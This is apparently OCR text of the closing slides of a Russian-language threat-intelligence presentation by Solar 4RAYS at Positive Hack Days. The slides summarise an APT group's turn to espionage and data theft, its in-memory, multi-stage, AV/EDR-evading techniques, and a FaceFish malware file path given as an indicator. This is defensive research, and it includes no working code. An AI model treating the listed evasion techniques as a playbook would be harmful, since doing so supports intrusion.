
# Keep in mind

- FaceFish /usr/lib64/libs.so



# Investigation board





# Выводы

- Смена профиля: с финансово мотивированных атак группировка переключилась на шпионаж и кражу данных в целях последующей публикации
- Высокий технический уровень
  - основные нагрузки только в памяти
  - использование многоступенчатых схем запуска
  - использование различных техник обхода AV/EDR
  - наличие уникальных инструментов и фреймворков
- Активное использование в атаках серверов, арендованных на территории РФ, а также скомпрометированных систем

# Квест. Мерч. Блог.

4RAYS by SOLAR

phd 2 Positive Hack Days Fest

от ■ positive technologies

# Спасибо!

Следите за нашими новыми статьями в блоге Solar 4RAYS